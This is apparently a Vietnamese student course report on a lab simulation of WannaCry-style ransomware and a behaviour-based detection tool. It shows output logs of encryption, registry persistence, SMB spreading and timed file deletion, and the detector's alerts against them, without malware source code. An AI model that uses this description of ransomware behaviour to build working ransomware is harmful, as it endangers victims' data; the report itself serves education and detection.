
## C. Kết quả thực nghiệm

### a) Mã độc WannaCry

- WannaCry mã hóa các file trên ổ đĩa của máy tính nạn nhân và hiện GUI đòi tiền chuộc để giải mã.




- Các file đã bị mã hóa không thể mở được nữa.



Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết

- Mã độc thêm Registry để duy trì hoạt động kể cả khi máy tính khởi động lại




- Lây lan qua các máy trong mạng nội bộ qua SMB.

```
[*] Scanning LAN for SMB hosts in subnet 192.168.110.0/24 ...
[+] Found SMB hosts: ['192.168.110.140', '192.168.110.142']
[+] Copied to \\192.168.110.142\Users\Public\wannacry.exe
```

- Sau khi nạn nhân gửi tiền chuộc, nạn nhân có thể dùng key được cung cấp bởi attacker để giải mã file đã bị mã hóa.

# Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết




- Xóa tất cả dữ liệu nếu hết thời gian cho phép mà nạn nhân vẫn chưa gửi tiền chuộc.

```
ppCache133933145180948329.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\A
ppCache133933145782239141.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\A
ppCache133933145911283638.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\A
ppCache133933150883090234.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\A
ppCache133933151552155821.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\A
ppCache133933152264806960.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/Packages/Microsoft.Windows.Search_cw5n1h2txyewy/LocalState/DeviceSearchCache\S
ettingsCache.txt.mu
[!] Deleted: C:/Users/ADMIN/AppData/Local/_MEI15682/base_library.zip.mu
[!] Deleted: C:/Users/ADMIN/AppData/Roaming/Microsoft/Windows/CachedFiles/CachedImage_1918_878_POS4.jpg.mu
[!] Deleted: C:/Users/ADMIN/Desktop/483373662_8717285921704221_1245206022581558326_n.jpg.mu
[!] Deleted: C:/Users/ADMIN/Desktop/483494388_1722009472027376_3511297842294472129_n.jpg.mu
[!] Deleted: C:/Users/ADMIN/Desktop/484165287_644158461905404_8063657011247730495_n.jpg.mu
[!] Deleted: C:/Users/ADMIN/Desktop/Caldera_Docs.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/CIS_Microsoft_Windows_10_Enterprise_Benchmark_v3.0.0.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/IoV-BERT-IDS_Hybrid_Network_Intrusion_Detection_System_in_IoV_Using_Large_Language_M
odels.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/L02 - Tong quan IDPS.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/L03 - Network-based IDPS.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/document/Báo cáo đồ án môn học cuối kỳ.docx.mu
[!] Deleted: C:/Users/ADMIN/Desktop/document/Lab 5 - DLL Injection.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/document/Lab 6 - Hoc sau trong IDS.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/document/Lab 6 - Trien khai Sophos Endpoint Security.pdf.mu
[!] Deleted: C:/Users/ADMIN/Desktop/document/ĐỒ ÁN MÔN HỌC_ TẤN CÔNG MẠNG- NHÓM 05.docx.mu
```


## b) Detection Tool

- Theo dõi dấu hiệu các file bị thay đổi hàng loạt trong thời gian ngắn.

# Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết




- Phát hiện các file .exe lạ được ghi vào thư mục nhạy cảm như Temp.




- Khóa Registry được phát hiện do mã độc thêm mới vào tại HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WannaCryPersistence

# Đồ án môn học – NT230.P22.ANTT - N4 - S04 - Báo cáo tổng kết



```
[16:18:46] [*] Ransomware Behavior Detection Tool Started
[*] Monitoring registry persistence keys...
[16:18:51] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\_MEI48602\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[!] Registry NEW: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WannaCryPersistence = C:\Users\ADMIN\Desktop\wannacry.exe
[16:18:56] SMB connection: laddr=addr(ip='192.168.110.145', port=53220), raddr=addr(ip='192.168.110.142', port=445), pid=4
[16:18:58] [ALERT] Suspicious process started: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[16:18:58] [ALERT] Mass file modification detected (30 files)!
[16:18:58] [ALERT] Mass file modification detected (31 files)!
[16:18:58] [ALERT] Mass file modification detected (32 files)!
[16:18:58] [ALERT] Mass file modification detected (33 files)!
[16:18:58] [ALERT] Mass file modification detected (34 files)!
[16:18:58] [ALERT] Mass file modification detected (35 files)!
[16:18:58] [ALERT] Mass file modification detected (36 files)!
[16:18:58] [ALERT] Mass file modification detected (37 files)!
[16:18:59] [ALERT] Mass file modification detected (38 files)!
[16:18:59] [ALERT] Mass file modification detected (39 files)!
[16:18:59] [ALERT] Mass file modification detected (40 files)!
[16:18:59] [ALERT] Mass file modification detected (41 files)!
[16:18:59] [ALERT] Mass file modification detected (42 files)!
[16:18:59] [ALERT] Mass file modification detected (43 files)!
[16:18:59] [ALERT] Mass file modification detected (44 files)!
[16:18:59] [ALERT] Mass file modification detected (45 files)!
[16:18:59] [ALERT] Mass file modification detected (46 files)!
[16:18:59] [ALERT] Mass file modification detected (47 files)!
[16:18:59] [ALERT] Mass file modification detected (48 files)!
```

- Phát hiện kết nối SMB bất thường đến máy trong cùng mạng nội bộ.



```
[16:18:46] [*] Ransomware Behavior Detection Tool Started
[*] Monitoring registry persistence keys...
[16:18:51] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\_MEI48602\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[16:18:52] [ALERT] Suspicious .exe write to: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[!] Registry NEW: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WannaCryPersistence = C:\Users\ADMIN\Desktop\wannacry.exe
[16:18:56] SMB connection: laddr=addr(ip='192.168.110.145', port=53220), raddr=addr(ip='192.168.110.142', port=445), pid=4
[16:18:58] [ALERT] Suspicious process started: C:\Users\ADMIN\AppData\Local\Temp\tmp3510qyfk\gui.exe
[16:18:58] [ALERT] Mass file modification detected (30 files)!
[16:18:58] [ALERT] Mass file modification detected (31 files)!
[16:18:58] [ALERT] Mass file modification detected (32 files)!
[16:18:58] [ALERT] Mass file modification detected (33 files)!
[16:18:58] [ALERT] Mass file modification detected (34 files)!
[16:18:58] [ALERT] Mass file modification detected (35 files)!
[16:18:58] [ALERT] Mass file modification detected (36 files)!
[16:18:58] [ALERT] Mass file modification detected (37 files)!
[16:18:59] [ALERT] Mass file modification detected (38 files)!
[16:18:59] [ALERT] Mass file modification detected (39 files)!
[16:18:59] [ALERT] Mass file modification detected (40 files)!
[16:18:59] [ALERT] Mass file modification detected (41 files)!
[16:18:59] [ALERT] Mass file modification detected (42 files)!
[16:18:59] [ALERT] Mass file modification detected (43 files)!
[16:18:59] [ALERT] Mass file modification detected (44 files)!
[16:18:59] [ALERT] Mass file modification detected (45 files)!
[16:18:59] [ALERT] Mass file modification detected (46 files)!
[16:18:59] [ALERT] Mass file modification detected (47 files)!
[16:18:59] [ALERT] Mass file modification detected (48 files)!
```

- Ghi danh sách các file bị mã hóa trên máy nạn nhân vào *suspicious\_modified\_files.log*

```

suspect_files - Notepad
File Edit Format View Help
2025-06-04 16:19:14.492992 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{18191c37-8723-449f-adbf-9772402f
2025-06-04 16:19:14.517166 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{18191c37-8723-449f-adbf-9772402f
2025-06-04 16:19:14.546559 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{18191c37-8723-449f-adbf-9772402f
2025-06-04 16:19:14.590826 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{98a6a6c8-8ac2-49a2-8341-a46a9cfc8
2025-06-04 16:19:14.624394 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{98a6a6c8-8ac2-49a2-8341-a46a9cfc8
2025-06-04 16:19:14.644464 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{98a6a6c8-8ac2-49a2-8341-a46a9cfc8
2025-06-04 16:19:14.686303 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{da3beaf0-e2f6-40c3-94a8-028de44f
2025-06-04 16:19:14.706626 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{da3beaf0-e2f6-40c3-94a8-028de44f
2025-06-04 16:19:14.727481 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\ConstraintIndex\Settings_{da3beaf0-e2f6-40c3-94a8-028de44f
2025-06-04 16:19:14.771876 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.Windows.Search_cw5nh2txyewy\LocalState\DeviceSearchCache\AppCache1339348895650337685.txt
2025-06-04 16:19:14.817533 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.XboxGameOverlay_8wekyb3d8bbwe\LocalState\DeviceSearchCache\SettingsCache.txt
2025-06-04 16:19:14.989759 - C:\Users\ADMIN\AppData\Local\Packages\Microsoft.XboxGameOverlay_8wekyb3d8bbwe\LocalState\DiagOutputDir\LogFile_June_4_2025_10_16_8.txt
2025-06-04 16:19:15.259050 - C:\Users\ADMIN\Desktop\483373662_8717285921704221_1245206022581558326_n.jpg
2025-06-04 16:19:15.352612 - C:\Users\ADMIN\Desktop\483494388_1722099472027376_3511297842299472129_n.jpg
2025-06-04 16:19:15.415119 - C:\Users\ADMIN\Desktop\484165287_644158461905404_8063657011247730495_n.jpg
2025-06-04 16:19:15.500588 - C:\Users\ADMIN\Desktop\Caldera_Docs.pdf
2025-06-04 16:19:15.526361 - C:\Users\ADMIN\Desktop\CIS_Microsoft_Windows_10_Enterprise_Benchmark_v3.0.0.pdf
2025-06-04 16:19:15.699924 - C:\Users\ADMIN\Desktop\IoV-BERT-IDS_Hybrid_Network_Intrusion_Detection_System_in_IoV_Using_Large_Language_Models.pdf
2025-06-04 16:19:15.825440 - C:\Users\ADMIN\Desktop\l02 - Tong quan IDPS.pdf
2025-06-04 16:19:15.953805 - C:\Users\ADMIN\Desktop\l03 - Network-based IDPS.pdf
2025-06-04 16:19:16.048014 - C:\Users\ADMIN\Desktop\document\Báo cáo đồ án môn học cuối kỳ.docx
2025-06-04 16:19:16.554586 - C:\Users\ADMIN\Desktop\document\Lecture 5 - DLL Injection.pdf
2025-06-04 16:19:16.627885 - C:\Users\ADMIN\Desktop\document\Lab 6 - Học sau trong IDS.pdf
2025-06-04 16:19:16.698461 - C:\Users\ADMIN\Desktop\document\Lab 6 - Triển khai Sophos Endpoint Security.pdf
2025-06-04 16:19:16.796552 - C:\Users\ADMIN\Desktop\document\ĐỒ ÁN MÔN HỌC _ TÂN CÔNG MẠNG - NHÓM 5.docx
2025-06-04 16:19:24.411577 - C:\Users\ADMIN\AppData\Roaming\Microsoft\Windows\Themes\CachedFiles\CachedImage_1918_878_POS4.jpg
2025-06-04 16:19:24.430340 - C:\Users\ADMIN\AppData\Roaming\Microsoft\Windows\Themes\CachedFiles\CachedImage_1918_878_POS4.jpg

```

### c) Nhận xét kết quả

- Mã độc mô phỏng đã tái hiện đầy đủ các hành vi quan trọng của ransomware WannaCry, bao gồm mã hóa dữ liệu, hiện GUI đòi tiền chuộc, persistence, lây lan trong mạng LAN và xóa file khi hết hạn. Các chức năng hoạt động ổn định trong môi trường thực nghiệm.
- Detection Tool cho kết quả khả quan: phát hiện kịp thời hành vi mã hóa tập tin điện rộng, các process và file thực thi đáng ngờ, persistence, các kết nối SMB bất thường. Tuy nhiên, trong một số trường hợp hành vi sao chép file hợp lệ trên SMB cũng có thể bị ghi nhận là hành vi nghi vấn, dẫn đến cảnh báo giả (false positive).
- Tính ứng dụng: kết quả cho thấy mô hình mã độc mô phỏng có thể được dùng làm bài học minh họa tốt cho nghiên cứu hành vi ransomware, đồng thời Detection Tool có thể áp dụng để giám sát các hệ thống thực tế sau khi cải thiện thêm về thuật toán giảm cảnh báo giả.

## D. Hướng phát triển

### a) Hướng phát triển tiềm năng

Đề tài mô phỏng mã độc WannaCry và xây dựng công cụ phát hiện - Detection Tool mới chỉ là bước khởi đầu trong việc nghiên cứu ransomware và các kỹ thuật phòng chống hiện đại. Trong tương lai, đề tài có thể được mở rộng theo nhiều hướng:

- Hoàn thiện cơ chế lây lan: thay vì chỉ sao chép file SMB, có thể nghiên cứu sâu hơn về các lỗ hổng như EternalBlue để mô phỏng sát hơn cơ chế khai thác thực tế (trong môi trường kiểm soát an toàn).
- Cải thiện Detection Tool: bổ sung khả năng ghi nhận hành vi theo thời gian thực, phân tích theo mẫu học máy (machine learning), giúp phát hiện tốt hơn các biến thể mã độc mới chưa có signature.
- Xây dựng tập mẫu kiểm thử đa dạng: thu thập thêm các mẫu ransomware thực tế để kiểm thử Detection Tool trong điều kiện sát thực tế hơn.
- Giao diện quản lý và cảnh báo: phát triển thêm giao diện người dùng để dễ dàng theo dõi log, cảnh báo nguy cơ, giúp nâng cao tính ứng dụng.
- Hỗ trợ các hệ điều hành khác: mở rộng khả năng mô phỏng và phát hiện hành vi mã độc sang các nền tảng khác như Linux, macOS.

### b) Nhận xét về tính ứng dụng của đề tài

Mặc dù chỉ là mô hình mô phỏng đơn giản, đề tài có tính ứng dụng cao trong môi trường giáo dục, đào tạo và nghiên cứu an toàn thông tin. Việc trực tiếp quan sát cách một ransomware hoạt động từ khâu lây lan, mã hóa dữ liệu đến cơ chế ẩn mình, persistence... giúp người học hiểu rõ hơn về bản chất và tác động của mã độc.

Bên cạnh đó, công cụ Detection cũng cho thấy khả năng ứng dụng trong các giải pháp phòng chống ransomware theo hướng phát hiện hành vi (behavior-based detection), một xu hướng quan trọng trong ngành an ninh mạng hiện nay.

Đề tài cũng có thể làm nền tảng để phát triển các hệ thống honeypot hoặc sandbox phục vụ việc thu thập, phân tích mẫu mã độc mới trong thực tế.

## **YÊU CẦU CHUNG**

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

